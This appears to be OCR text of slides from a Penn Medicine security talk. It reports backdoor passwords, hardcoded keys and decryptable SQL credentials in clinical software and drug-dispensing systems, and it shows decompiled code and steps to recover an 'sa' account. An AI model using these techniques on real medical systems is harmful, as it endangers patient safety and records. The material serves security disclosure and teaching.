
- dnSpy - .NET debugger and assembly editor
  - Encrypt(ion)
  - Decrypt(ion)
  - Password
  - Backdoor
  - Authenticate
  - Hash
  - Secret
  - Seed
  - PasswordUpdate
  - PasswordChange
  - Login
  - Failed
  - Username
  - Validate
  - Credential



"backdoor"
DailyPassword



```
1574
1575        // Token: 0x06000E39 RID: 3641 RVA: 0x00116E50 File Offset: 0x00115E50
1576        public static bool DailyPassword(string pwd)
1577        {
1578            string text = "[redacted]";
1579            int num = (DateTime.Today - new DateTime([redacted])).Days % 23 + 1;
1580            char[] array = DateTime.Today.ToString("yyyyMMdd").ToCharArray();
1581            char[] array2 = new char[8];
1582            array.CopyTo(array2, 0);
1583            array[0] = array2[6];
1584            array[1] = array2[4];
1585            array[2] = array2[0];
1586            array[3] = array2[2];
1587            array[4] = array2[1];
1588            array[5] = array2[3];
1589            array[6] = array2[7];
1590            array[7] = array2[5];
1591            for (int i = 0; i < 8; i++)
1592            {
1593                num *= i + 1;
1594                int num2 = (int)array[i];
1595                int num3 = num + num2;
1596                int index = num3 % 26;
1597                array[i] = text[index];
1598            }
1599            string pwd2 = new string(array);
1600            return string.Compare(SaltedHash.GetHash("backdoor", pwd2), pwd) == 0;
1601        }
```


.NET Fiddle
New
Save
Run
Options
Enter name here...
Language:
C#
Project Type:
Console
Compiler:
.NET 4.7.2
NuGet Pac
Package n
Auto Run:
Yes
public static void Main()
{
string text = "
int num = (DateTime.Today - new DateTime( )).Days % 23 +
char[] array = DateTime.Today.ToString("yyyyMMdd").ToCharArray();
char[] array2 = new char[8];
array.CopyTo(array2, 0);
array[0] = array2[6];
array[1] = array2[4];
array[2] = array2[0];
array[3] = array2[2];
array[4] = array2[1];
array[5] = array2[3];
JTTFRGGI
}
}
JTTFRGGI



User Name:
Password:
OK
Exit



Configuration: DEFAUL
User: Backdoor.
User: Backdoor.

Clinical Productivity System Findings

- Backdoor account (database and time based)
- Default Credentials (database and local account)
- Exposed credentials (xml, config file and service account)
- Client side authentication/decryption code
  - pusers.xml data/service account/database credentials
- Authentication response injection
- Unauthenticated web services
- Unauthenticated SQL ‘injection’
- Password replay from unauthenticated API data

→Lesson Learned: Client side code exposes secrets
→Results: Full application and server compromise
→ Patient Records: > 100,000






Penn Medicine

What is a Drug Dispensary?

- Centralized medicine management
- Automated dispensing
- Secure and safe storage of drugs
- Tracking and auditing of narcotics
- Inventory and diversion visibility



What is a Drug Dispensary?


- Centralized medicine management
- Automated dispensing
- Secure and safe storage of drugs
- Tracking and auditing of narcotics
- Inventory and diversion visibility

- Modify drug information
- Access patient records
- Steal drugs

- Drug mis/overdose
- Drug underdose (theft)
- Loss of data security and privacy

What is a Drug Dispensary?


- Centralized medicine management
- Automated dispensing
- Secure and safe storage of drugs
- Tracking and auditing of narcotics
- Inventory and diversion visibility



Authenticated Users and Configuration Files

```
396  Automation              = Yes
397  MobileCart              = No
398  DataMai                 = S75BYYGhjlalkjd8Hhka87hkkadfgenx+gpSbr
399  DataApp                 = 8ITmJOdnh6f88jHhka83jJjjdeq8vsLU1tja3N
400
401
402
403  SQLAuthenticationMode = SQL Server Authentication
```

```
221  [Internal]
222  UA_LAD = IgBARoqKjkjkasdik88dhjjHHkkahd773p4tPIEnRvpQO3E2yGnEr
223  UA_LHU = +iXX9SKJkjasd988KJhaJJh887Dlonb6bKfgf+ieSGt1xf9Iuj2F
224  UA_RAD = IgAARoqycdJjklkla88jajHG52gJHgd88JJJjAQjsa7nOqXgABZf
225  UA_RHU = IgAARoqycdJjklkla88jajHG52gJHgd88JJJjAQjsa7nOqXgABZf
226  ALK    = UA_LHU
227  UA_ROB = O5JKKLAJKALWO987ghkiY9fgvuA==
```



SQL Account Decryption

- Find the decryption code in DLL
- Specify the DLL as a reference and access functions in the DLL
- Call DecryptSqlCredentials function with parameters
- Decrypt SQL credentials (default vendor password)

```
// Token: 0x06000566 RID: 1382 RVA: 0x0000D0BC File Offset: 0x0000B2BC
public static void DecryptSqlCredentials(string encryptedString, out string user, out string password)
{
    string userAndPassword = [redacted]EncryptionService.Decrypt(Convert.FromBase64String(encryptedString),
      "[redacted]");
    user = userAndPassword.PadRight(30).Substring(1, 30).Trim();
    password = userAndPassword.PadRight(32).Substring(32).Trim();
}
```

```
396  Automation              = Yes
397  MobileCart              = No
398  DataMai                 = S75BYYGhjlalkjd8Hhka87hkkadfgenx+gpSbnqeOcpbNFfyw==
399  DataApp                 = 8ITmJOdnh6f88jHhka83jJjjdeq8vsLU1tja3N7n+vPqzNMpclkQ==
400
401
402
403  SQLAuthenticationMode = SQL Server Authentication
```

```
11  lass Program
12
13      static void Main(string[] args)
14      {
15          string encryptedString = "8                                    ==";
16          string user;
17
18          EncryptionService.DecryptSqlCredentials(encryptedString, out user, out password);
19          Console.WriteLine(user + password);
20      }
21
22
23
```

100 % | No issues found | Ln: 19 | Ch: 13 | SPC | CRLF

Autos

Search (Ctrl+E) | Search Depth: 3

Name	Value	Type
encryptedString	"8 =="	string
password	" "	string
user	"sa"	string

```
221  [Internal]
222  UA_LAD = IgBARoqKjkjkasdik88dhjjHHkkahd773p4tPIEnRvpQO3E2yGnEnwou/atTlniUTrKLw=
223  UA_LHU = +iXX9SKJkjasd988KJhaJJh887Dlonb6bKfgf+ieSGt1xf9Iuj2FZHhvgX9oIoJVOZKR4HQ7flWv8Sa9j4Sc=
224  UA_RAD = IgAARoqycdJjklkla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZfPxtD2D5qCzWr5y/rFzso=
225  UA_RHU = IgAARoqycdJjklkla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZfPxtD2D5qCzWr5y/rFzso=
226  ALK    = UA_LHU
227  UA_ROB = O5JKKLAJKALWO987ghkiY9fgvuA==
```

- Find the decryption code in an EXE
- Copy/Paste required functions
- Find hardcoded encryption key


```
// Token: 0x06000081 RID: 129 RVA: 0x0000519C File Offset: 0x00
public CEncryption()
{
    this.msEncryptKey = "@          ;@";
}
```


```
184         private static string Decrypt(byte[] stringToDecrypt, string key)
185         {
186             key = key.Trim();
187             string decodedString = string.Empty;
188             int @byte;
189             int byte2;
190                         EncryptionService.EncryptionSeed(key, out @byte, out byte2);
191             for (int index = 0; index < stringToDecrypt.Length; index++)
192             {
193                 int ascii = (int)(stringToDecrypt[index] & byte.MaxValue);
